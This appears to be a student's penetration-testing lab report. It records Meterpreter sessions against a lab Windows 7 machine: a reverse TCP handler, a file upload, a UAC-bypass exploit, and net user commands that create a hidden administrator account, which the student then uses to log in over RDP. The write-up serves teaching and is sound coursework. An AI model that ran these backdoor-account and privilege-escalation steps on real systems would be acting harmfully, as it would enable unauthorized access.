
```
[*] Started reverse TCP handler on 192.168.10.13:8888
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:8888 -> 192.168.10.9:1052) at 2024-03-13 03:08:34 -0400

meterpreter > screenshot
Screenshot saved to: /root/rgfsLaLK.jpeg
meterpreter > touch IMadeIT-jmort004.txt
[-] Unknown command: touch.
meterpreter > upload c:\users\window 7\desktop
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - c:userswindow
meterpreter > upload c:\\users\window 7\desktop
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - c:\userswindow
meterpreter > upload c:\\users\\window 7\\desktop
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - c:\users\window
meterpreter > upload c:\\users\\window\ 7\\desktop
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - c:\users\window 7\
desktop
meterpreter > upload IMadeIT-jmort004.txt c:\\users\\window\ 7\\desktop
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - IMadeIT-jmort004.t
xt
meterpreter > IMadeIT-jmort00.txt c:\\users\\window\ 7\\desktop
[-] Unknown command: IMadeIT-jmort00.txt.
meterpreter > upload IMadeIT-jmort004.txt c:\\users\\window\ 7\\desktop
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - IMadeIT-jmort004.t
xt
meterpreter > upload IMadeIT-jmort00.txt c:\\users\\window 7\\desktop
[*] uploading  : IMadeIT-jmort00.txt -> 7\desktop
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > upload IMadeIT-jmort00.txt c:\\users\\window\ 7\\desktop
[*] uploading  : IMadeIT-jmort00.txt -> c:\users\window 7\desktop
[*] uploaded   : IMadeIT-jmort00.txt -> c:\users\window 7\desktop\IMadeIT-jmort00.txt
meterpreter >
```

Above is the result of creating a text file called IMadeIT-jmort00.txt and using meterpreter to send it to the desktop of the Windows 7 target. I used the command touch IMadeIT-jmort00.txt in a another window to create the text file and then in the meterpreter window I used the command upload IMadeIT jmort00.txt c:users\\window\ 7\\desktop and it appeared on said desktop.



The text file on the windows 7 desktop.

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side.


Kali - Internal Workstation on CS301-JMORT004 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Wed 03:45
root@CS2APenTest: ~
File Edit View Search Terminal Tabs Help
root@CS2APenTest: ~
root@CS2APenTest: ~
Downloads
Pictures
VMshare
"rgfsLaLK.jpeg" selected (70.8 k


```
C:\Windows\system32>background
background
'background' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>exit
exit
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/local/bypassuac) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 1944 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user /add Joshua password
net user /add Joshua password
The command completed successfully.

C:\Windows\system32>net localgroup administrators Joshua /add
net localgroup administrators Joshua /add
The command completed successfully.

C:\Windows\system32>[*] 192.168.10.9 - Meterpreter session 1 closed.  Reason: Died

[*] 192.168.10.9 - Meterpreter session 2 closed.  Reason: Died
```

Exploit

Command 4 Sys32

— create user

I am admin :)



Above is my new administrator account on Windows 7. I first used the command use exploit/windows/local/bypassuac to gain access to the active sessions on windows 7 and use its commands. After it ran it create a second session directly in system 32 allowing me to run it as if I was running a command console on the actual Windows 7 system without having to present a password. From that second session i used the command net user /add Joshua password to create my new user and then after I used the command net localgroup administrators Joshua /add to add myself as an administrator on the system.

4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP.

Above is the remote desktop displaying the downloads folder of the user Window 7 on the Windows 7 operating system. I was able to gain access to this folder because I logged in through my new user account and was an administrator. I used the command rdesktop 192.168.10.9 -u Joshua and logged in and browsed freely on the target computer.